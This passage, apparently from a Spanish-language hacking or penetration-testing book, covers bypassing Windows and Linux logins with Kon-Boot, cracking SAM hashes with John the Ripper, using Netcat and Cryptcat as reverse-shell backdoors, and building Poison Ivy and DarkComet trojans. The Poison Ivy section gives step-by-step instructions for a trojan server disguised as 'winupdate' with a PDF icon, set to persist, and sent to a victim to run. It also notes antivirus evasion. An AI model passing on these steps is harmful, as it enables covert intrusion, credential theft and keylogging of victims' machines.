Debe recordar que si grabó la imagen en disco y aun así éste no funciona al arrancar su sistema, es muy probable que la causa de este error resida en la orden de inicio de sus dispositivos. Esta configuración puede ser fácilmente modificada desde su BIOS. Si Konboot funcionó en su sistema, verá una pantalla de inicio distinta a la que ve usualmente donde se indican los créditos para los creadores. Para continuar deberá presionar la tecla **Enter** y esta utilidad empezará a suplantar ciertos archivos para que el sistema no requiera de las contraseñas. La imagen mostrada a continuación cargará por unos segundos y luego su sistema seguirá cargando de manera normal, con la diferencia de que no le pedirá autenticarse.

Figura 4.17. Konboot ejecutándose

El equipo de desarrollo de Konboot hace pruebas en distintos tipos de sistemas Microsoft, por lo que indican que esta herramienta debe funcionar sin problemas en las siguientes versiones de Windows:

- Windows Server 2008 Standard SP2.
- Windows Vista Business SP0.
- Windows Vista Ultimate SP0 y SP1.
- Windows Server 2003 Enterprise.
- Windows XP.
- Windows XP SP1, SP2, y SP3.
- Windows 7.

Por si fuera poco, esta gran herramienta no sólo funciona en sistemas Windows, sino que también le permitirá sobrepasar los métodos de autenticación en sistemas operativos Linux. La aplicación ha sido probada con éxito en las siguientes distribuciones:

- Gentoo 2.6.24.
- Ubuntu 2.6.24.3.
- Debian 2.6.18-6.
- Fedora 2.6.25.9-76.

4.4.5.4 JOHN THE RIPPER

Es una de las más famosas herramientas de *cracking* de contraseñas. Nació en el mundo Linux, aunque existe una versión para Windows que permite crackear *hashes* de varios tipos como el LAN Manager o el md5. Las opciones de configuración se realizan a través del modo consola, éstas son muy variadas y bastante liosas de especificar, sin embargo, se puede utilizar una configuración predeterminada definida dentro del archivo jhon.ini, que permite trabajar sin argumentos y conseguir buenos resultados en poco tiempo.




Figura 4.18. Cracking del SAM utilizando John the Ripper

El modo de actuar de esta preconfiguración permite encontrar la clave de los *hashes* siguiendo una serie de procesos. En un principio, se usa un sistema de ruptura denominado "single crack", el cual aplica todas las reglas definidas en el apartado "# "Single crack" mode rules" del fichero john.ini. Si con este método no se ha encontrado la contraseña, el sistema pasa al siguiente proceso donde se usa un ataque de diccionario, la ubicación de esta lista de claves se especifica en el apartado "Wordfile", que se encuentra dentro del grupo "[Options]" en el archivo de configuración jhon.ini, el fichero que por defecto utiliza se denomina "password.lst". Si con este ataque aún no se ha conseguido la contraseña, se establece el último modo de *cracking* denominado "incremental", es la técnica más potente, se caracteriza porque sigue unos patrones muy parecidos al ataque de fuerza bruta. Cada vez que esta herramienta descifra una clave y la muestra por pantalla, la almacenará en un fichero denominado "jhon.pot". A continuación se muestran las opciones que permite John the Ripper:

```
C:\>john-16\run>john.exe

John the Ripper Version 1.6 Copyright (c) 1996-98 by Solar Designer

Usage: /john-16/run/john [OPTIONS] [PASSWORD-FILES]
-single                    "single crack" mode
-wordfile:FILE -stdin      wordlist mode, read words from FILE or stdin
-rules                     enable rules for wordlist mode
-incremental[:MODE]        incremental mode [using section MODE]
-external:MODE             external mode or word filter
-stdout[:LENGTH]           no cracking, just write words to stdout
-restore[:FILE]            restore an interrupted session [from FILE]
-session:FILE              set session file name to FILE
-status[:FILE]             print status of a session [from FILE]
-makechars:FILE            make a charset, FILE will be overwritten
-show                      show cracked passwords
-test                      perform a benchmark
-users:[-]LOGIN|UID[,..]   load this (these) user(s) only
-groups:[-]GID[,..]        load users of this (these) group(s) only
-shells:[-]SHELL[,..]      load users with this (these) shell(s) only
-salts:[-]COUNT            load salts with at least COUNT passwords only
       -format:NAME            force ciphertext format NAME (DES/BSDI/MD5/
       BF/AFS/LM)
-savemem:LEVEL             enable memory saving, at LEVEL 1..3
```

También hay que destacar que esta utilidad, al igual que OphCrack, permite continuar una sesión desde donde se dejó la última vez, para ello, debe presionar las teclas Ctrl + Alt una sola vez para interrumpir la sesión (si presiona más de una vez estas teclas, el sistema impedirá guardar el fichero de inicio de sesión), la próxima vez que desee seguir con la última sesión, debe especificar el argumento **-restore:** <ficherodesesión>.

4.5 MANTENIENDO EL ACCESO

Si ha seguido cada una de las técnicas explicadas a lo largo de este capítulo hasta ahora, es muy probable que ya tenga acceso transparente al sistema. También es probable que se encuentre ante una nueva pregunta: ¿cómo podría hacer para entrar a este sistema en ocasiones futuras?, o quizás este preguntándose: ¿existe alguna forma de poder conectarme a este sistema en forma remota? Precisamente, esta fase tiene como objetivo principal lograr asegurar el acceso futuro al sistema que ya ha sido penetrado de una manera más furtiva, sin usar credenciales ya obtenidas. En los siguientes apartados se explicarán técnicas utilizadas por atacantes maliciosos para conservar su dominio en máquinas vulneradas.

4.5.1 Instalación de puertas traseras (*backdoors*)

Las puertas traseras se pueden definir como todos aquellos métodos y herramientas que permiten a un intruso tomar el control del sistema de una máquina a través de la red, sin tener que "acreditarse" y utilizando los permisos de un usuario que se encuentre validado en ese momento.

En esta descripción están incluidos todos los troyanos, gusanos, *rootkits*, protocolos como Telnet que permiten establecer una conexión a través de la consola, programas gráficos con licencia para gestionar y administrar equipos remotos, *backdoors* en modo *shell* como puede ser el NetCat, *exploits* con *shellcodes* que abren puertos en máquinas remotas, etc.

Si observa la relación de programas que forman parte de las puertas traseras, se dará cuenta de que se pueden sacar dos clasificaciones que engloban a todas ellas. La primera diferenciación que obtenemos es la relativa al *software* detectado con un antivirus, y los programas dedicados a la administración y gestión de equipos, los cuales no son considerados como un virus. Como se puede suponer, será siempre más aconsejable usar herramientas que no despierten la atención de un programa de seguridad como un antivirus o un IDS (Sistema de Detección de Intrusos).

La segunda clasificación se establece entre las puertas traseras que trabajan de forma gráfica y aquellas que lo hacen bajo una *shell* o cmd (consola). Las primeras permiten un gran abanico de posibilidades en el equipo donde se encuentren, su instalación se suele realizar con la ejecución de un fichero que representa a un servidor. El inconveniente más importante de este tipo de puertas reside en el consumo de muchos recursos tanto de la red como del procesador en la máquina controlada. Las *backdoors* que trabajan en modo consola son menos detectables y más recomendables, su instalación se realiza dando parámetros a la herramienta a través de una *shell*, además su velocidad supera con creces la de las puertas traseras gráficas.

4.5.2 Puertas traseras en modo *shell*

Ha llegado el momento de analizar e instalar utilidades que permitan establecer una puerta trasera en modo consola a través de un puerto del ordenador remoto. Existen infinidad de formas de obtener una puerta trasera a través de una

shell, muchos de estos casos se pueden realizar estableciendo conexiones directas, inversas o reversas con un equipo a través de un protocolo, una *rootkit*, un *exploit*, etc.

Este tipo de puertas traseras suelen ocupar poco espacio en memoria (tamaño aproximado: 60 Kb - 300 Kb), lo que permite un fácil transporte dentro de la red, además se caracterizan por ser rápidas y eficientes, a la vez que bastante sigilosas. Recuerde que para un atacante malicioso lo más importante es tener la funcionalidad necesaria de la manera más discreta posible.

En la mayoría de las ocasiones en las que se establece una conexión con una máquina remota, se utilizan puertas traseras reversas, es decir, su ordenador no se conecta a la puerta trasera que ha sido instalada en el ordenador víctima, sino que será ésta la que se conecte a nuestro ordenador en la red. Esta técnica es muy eficaz frente a otro tipo de conexiones directas, ya que normalmente las políticas de seguridad de los *firewalls* no permiten conexiones entrantes, pero sí son más permisivos con conexiones salientes (como, por ejemplo, las conexiones salientes para visualizar páginas Web); gracias a esto, hay mayores posibilidades de éxito utilizando conexiones salientes, y de esta manera podrá utilizar su puerta trasera burlando la seguridad de determinados *firewalls*. En este apartado nos centraremos en programas conocidos y de culto como el Netcat y el Cryptcat.

4.5.2.1 NETCAT

Es la denominada "navaja suiza" de todo *hacker* informático, se trata de una de las más populares y versátiles herramientas que existen en Internet. Fue creada por un *hacker* de muy alto nivel que se hace llamar Hobbit; en sus inicios se pensó para entornos Unix/Linux aunque más tarde fue rediseñada para trabajar en plataformas Microsoft.

Netcat permite una gran cantidad de posibilidades que se configurarán según los parámetros que le suministremos. Entre sus funcionalidades, cabe destacar que puede trabajar como una puerta trasera en modo consola utilizando para ello tanto conexiones directas como reversas, permite poner un determinado puerto a la escucha, puede ser utilizado para escanear puertos y nos permite transmitir ficheros entre máquinas remotas. Las posibles opciones que esta utilidad nos permite se muestran a continuación:

```
C:\>nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode
        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

En otro de los capítulos de este libro se describen con mayor profundidad los dos posibles escenarios en los que se puede utilizar Netcat como puerta trasera, es decir, conexión directa y reversa.

4.5.2.2 CRYPTCAT

Se trata de una nueva versión basada en la herramienta Netcat, que ha sido desarrollada por la empresa Farm9 Inc. Es de código abierto y de licencia pública. La herramienta se puede descargar en la Web del autor *www.farm9.com*.

Netcat trabaja con conexiones no cifradas entre las máquinas donde se está utilizando. Esta debilidad puede ser aprovechada por el administrador del equipo al que se ha instalado la puerta trasera, para que con ayuda de un *sniffer*, observe los movimientos, comandos, datos que se están ejecutando en su máquina, como se puede ver en la siguiente figura.

Todo *hacker* que se precie de serlo debe hacer aquello que esté en su mano para salvaguardar sus comunicaciones e impedir que sus movimientos sean vigilados por la víctima, o por otro usuario externo.

Cryptcat permite trabajar con las mismas funcionalidades y opciones que tiene Netcat, la ventaja es que cifra los paquetes de datos que utiliza a través de la

red, preservando así la seguridad de nuestras comunicaciones. La interfaz de esta herramienta funciona con los mismos parámetros y de igual manera que se realiza con Netcat.




Figura 4.19. Ventana principal del sniffer Wireshark que permite ver los paquetes en texto claro que envía Netcat

4.5.3 Puertas traseras gráficas

En el apartado anterior, se explicaron las puertas traseras que funcionan en modo *shell* y que, por cierto, cuentan con mayor preferencia entre los atacantes maliciosos. Éstas permiten trabajar con el sistema remoto de forma rápida a través de las instrucciones que le son suministradas por medio de la línea de comandos.

Las puertas traseras gráficas heredan múltiples características similares a las que funcionan en modo *shell*, sin embargo, se diferencian en que incorporan nuevas implementaciones más configurables, que permiten controlar y administrar remotamente una máquina de la red a través de una simple interfaz gráfica.

Aunque existen una infinidad de puertas traseras gráficas en Internet, suelen existir una serie de características comunes que las relacionan entre sí, y que se enumeran a continuación:

- Tienen la posibilidad de recibir y gestionar a través de la red un escritorio remoto perteneciente a una máquina que no es la nuestra.

- Se basan en el uso de un servidor que se instala en la máquina víctima, y un cliente que controla y gestiona dicho servidor.

- Normalmente se les puede especificar un nombre ID, un puerto y una contraseña que les permita impedir conexiones externas no deseadas.

- Los servidores se construyen con una serie de parámetros y configuraciones que les suministremos, esto permite adaptarnos a las características de la máquina víctima.

- Permiten visualizar y transmitir archivos desde el equipo donde se encuentre instalado el servidor hasta nuestro ordenador atacante.

- Suelen tener implementado un *keylogger* donde registrar los datos escritos por el teclado de la víctima.

- Pueden trabajar con conexiones directas, indirectas y reversas, aunque en la actualidad, la mayoría de estos se centran en comunicaciones reversas para evitar problemas con los *firewalls*.

- En muchos casos, instalan un servicio Web que permite gestionar estas puertas a través de Internet.

- Disponen de utilidades que permiten la enumeración de los usuarios, recursos y servicios que posea la máquina víctima.

- Los servidores se pueden configurar para que guarden el anonimato del cliente en la red, esta característica se suele implementar utilizando un sistema de *proxies* que utilicen tanto el protocolo http como los protocolos socks v4 y v5. También existe la posibilidad de usar *bots* del IRC, esto quiere decir que la víctima se conecta a un servidor IRC, a través del cual el cliente envía las órdenes de control a la máquina remota (una *backdoor* que incorpora esta opción es SubSeven).

A continuación se muestra la instalación y configuración de dos puertas gráficas muy populares en foros, fáciles de usar y que engloban muchas de las características descritas anteriormente, de manera que el lector pueda experimentar con su uso. Estas herramientas son el Poison Ivy y DarkComet.

4.5.3.1 POISON IVY

Este troyano tiene muy buena fama, y no es por nada, realmente es bueno y muy utilizado en la actualidad. Se encuentra clasificado dentro de la categoría de Herramienta de Administración Remota y si bien es un troyano tan bueno, lamentablemente, los antivirus lo reconocen como tal. Pero eso no impedirá que algún atacante malicioso lo utilice, ¿verdad? Recuerde que existen técnicas que permiten hacer archivos maliciosos como éste, totalmente indetectables para la mayoría de los antivirus.

El funcionamiento es como el de la mayoría de los troyanos, conexiones cliente-servidor que se pueden ejecutar en forma directa o reversa. Esta aplicación es compatible con sistemas Windows 2000/XP/2003/Vista. Para poder utilizarlo deberá descargarlo de: *http://www.poisonivy-rat.com/*, donde encontrará un archivo de extensión .zip. Deberá extraer los archivos a alguna carpeta, ejecutar Poison Ivy 2.3.0.exe y aceptar las condiciones de uso. Una vez realizados los pasos anteriores, el programa se ejecuta y muestra una ventana con un menú. Este menú será nuestro punto inicial para hacer todas las configuraciones.




Figura 4.20. Ventana principal de Poison Ivy

Servidor

Los pasos explicados a continuación representan las acciones requeridas para crear el archivo servidor, el archivo que debe ser depositado y ejecutado en la víctima:

1. En el menú **File**, elija la opción **New Server**. El programa le mostrará una nueva ventana que es la encargada de administrar los perfiles. Como es la primera vez que estamos utilizando el programa, debemos crear un perfil.

2. Haga clic sobre la opción **Create Profile**, inserte un nombre de perfil (para fines didácticos el perfil utilizado es PerfilHacker) y haga clic en OK. El programa ahora le muestra la pantalla de configuración de su servidor.




Figura 4.21. Configuración de perfil en Poison Ivy

3. Poison Ivy es un troyano de conexión reversa y, como tal, necesitará por lo menos una dirección IP a la cual conectarse y a través de la cual recibirá todas sus órdenes. Coloque la dirección IP de la máquina donde estaremos controlando todo y donde estará el cliente a la escucha (para este ejemplo se utiliza una IP local: 192.168.1.26 y un puerto cualquiera: 3460). Debe recordar que si coloca una dirección IP pública tendrá que configurar la

redirección de los paquetes mediante configuración de NAT en su *router* y abrir sus puertos en el *firewall*, si es que cuenta con uno.

4. Genere también una contraseña para ser el único que pueda controlar la máquina objetivo. Para lograr esto debe seleccionar la opción **Use Key File** y luego podrá elegir entre cargar una llave o generar una nueva aleatoriamente. En el ejemplo se eligió generar una aleatoriamente.




Figura 4.22. Generando una llave en Poison Ivy

5. Para continuar haga clic en **Next** (esquina inferior derecha). Las siguientes opciones que muestra el programa son para configurar el comportamiento básico del servidor. En la imagen a continuación se muestra la configuración para que el troyano se ejecute automáticamente siempre que se inicia el sistema y que lo haga bajo el nombre de proceso de **winupdate** (debe elegir un nombre que no levante sospechas y que el usuario no quiera eliminar ni cerrar).

6. Seleccione también la opción de copia de archivo (**Copy File**) para que el troyano se replique dentro del sistema. Escoja un nombre de fichero que no levante sospechas nuevamente y elija dónde lo desea grabar (en este

ejemplo se eligió grabar el fichero como windrvxp.exe en la carpeta de sistema.

Figura 4.23. Configurando el servidor

7. Haga clic en Next para continuar con la configuración avanzada. En la siguiente pantalla se le mostrará opciones de configuración avanzadas, deje las que se muestran por defecto. Para este ejemplo se explicarán a continuación algunas de estas opciones.

Figura 4.24. Configuración opciones avanzadas

- La primera opción, **Process Mutex**, brinda la posibilidad de escoger una llave única para nuestro proceso, porque podría darse el caso de que un usuario víctima reciba dos archivos infecciosos con Poison Ivy, de distintas fuentes. La llave que se utiliza asegura que el proceso sea único, que no sea reproducible y que trabaje de forma estable ante una posible ejecución de otro Poison Ivy.

- Las siguientes opciones aseguran que el servidor trate de mantenerse siempre ejecutándose, por eso el programa brinda la opción de inyectar su código en el explorador que está configurado por defecto y la opción de persistencia hará que el proceso se vuelva a ejecutar si este es cerrado.

- Una opción adicional en este troyano es la capacidad de poder ejecutar un *keylogger* para mantener registro de todas las teclas presionadas. Esta opción, si bien está disponible, puede hacer el programa un poco inestable, por lo que se recomienda que no sea activada si no es totalmente necesaria.

8. Para continuar haga clic en el botón **Next** y se mostrarán las opciones de configuración de icono. En esta parte debe elegir el icono que vamos a utilizar para que sea visto por nuestra victima. En internet o en el mismo sistema operativo podemos encontrar diversos iconos para elegir, solo bastará con buscar los ficheros con extensión .ico. Para este ejemplo se ha elegido un icono de tipo PDF para simular un fichero de este tipo.




Figura 4.25. Detalles finales de la configuración

Para finalizar la creación del servidor debe hacer clic en *Generate* y escoger un nombre de archivo para su servidor. Recuerde que su archivo tendrá un icono de tipo PDF por lo cual el nombre debe mantener la relación con éste. Para este ejemplo se nombró al archivo SERVIDOR.

Figura 4.26. Servidor creado

Cliente

Ahora que tiene su servidor creado, que será el archivo que va a ser enviado a la víctima, hace falta un cliente, que será un programa que se ejecutará en el ordenador atacante y que estará a la espera de las conexiones por parte de las víctimas. Los pasos listados a continuación describen las actividades necesarias para poder obtener como resultado un programa cliente.

1. Lo primero que debe hacer es acceder a Poison Ivy, elegir del menú **File** la opción **New Client**. Se mostrarán opciones de configuración para iniciar el cliente.

2. Recuerde que tiene que configurar el cliente para escuchar en el mismo puerto que configuró en el servidor (si por error eligiera otro puerto, el servidor no tendría dónde conectarse). Debe seleccionar la opción **Use Key File** para poder cargar la llave que se generó en el momento de construir el servidor.

Figura 4.27. Configurando cliente en Poison Ivy

3. Haga clic en **Start** para iniciar el cliente y que éste se encuentre esperando conexiones de las víctimas.

Para que funcione bien el programa, deberá configurar también su router para que redireccione los paquetes. Si al hacer clic en **Start**, el *firewall* de Windows pregunta acerca de la acción, debe elegir **Desbloquear** para que permita la comunicación entre cliente y servidor.

4. Ahora queda enviar el archivo a la víctima y hacer que ésta lo ejecute. En la siguiente imagen mostramos Poison Ivy a la escucha con una víctima ya conectada. Para ingresar a las opciones de la víctima bastará con hacer doble clic en la lista que muestra Poison Ivy.

Figura 4.28. Poison Ivy esperando nuevas conexiones y mostrando las conexiones actuales

4.5.3.2 DARK COMET

Otro troyano muy popular en la actualidad, que le servirá para controlar cualquier sistema de Microsoft desde Windows 2000 hasta los más recientes. Las funciones implementadas en Dark Comet fueron creadas para ejecutarse de la forma más discreta posible y de manera remota sin necesidad alguna de autorización por parte del usuario. El proyecto nació en el 2008 y, desde entonces, se han publicado varias actualizaciones y mejoras. Puede descargar esta gran herramienta desde: *http://darkcomet-rat.com/*. A continuación, se listarán las características más resaltantes que lo diferencian de los demás troyanos.

- *Encriptación de tráfico*. Todas las comunicaciones entre el cliente y el servidor se encuentran cifradas bajo una encriptación de tipo RC4 a 256 bits, lo que permite la privacidad de los datos intercambiados.

- *Compatibilidad*. El troyano de Dark Comet ha sido creado pensando en la compatibilidad con sistemas de Microsoft, por lo que es capaz de ejecutarse y funcionar establemente en todos los sistemas de 32 y 64 bits desde Windows 2000 hasta los más recientes.

- *Ejecución en otras plataformas*. Es posible ejecutar el gestor de Dark Comet sin necesidad de contar con Windows, ya que la aplicación cuenta con una plataforma que emula el sistema de Microsoft y hace posible trabajar con esta herramienta en sistemas Mac o Linux.

- *Capacidad de comunicación*. En comparación con otros troyanos en los que había que hacer una redirección de puertos en el *router* y utilizar NAT para hacer funcionar la comunicación entre el cliente y el servidor, Dark Comet lo hace de forma automática, pues utiliza UPnP (Universal Plug and Play) un protocolo que permite al *router* configurar el puerto por sí solo. Para que esta opción trabaje, su *router* debe ser compatible con UPnP.

- *Funcionalidad en sistemas de otro lenguaje*. El cliente ha sido codificado en lenguaje de tipo Unicode nativo, lo que permite su funcionamiento en sistemas de otros idiomas como el chino.

- *Funcionalidad en ambientes virtualizados*. La aplicación es capaz de trabajar en ambientes virtualizados sin verse afectada por la configuración de red que éstas lleven, es decir, que seguirá funcionando aun si el ambiente virtualizado trabaja bajo algún esquema de redirección NAT.

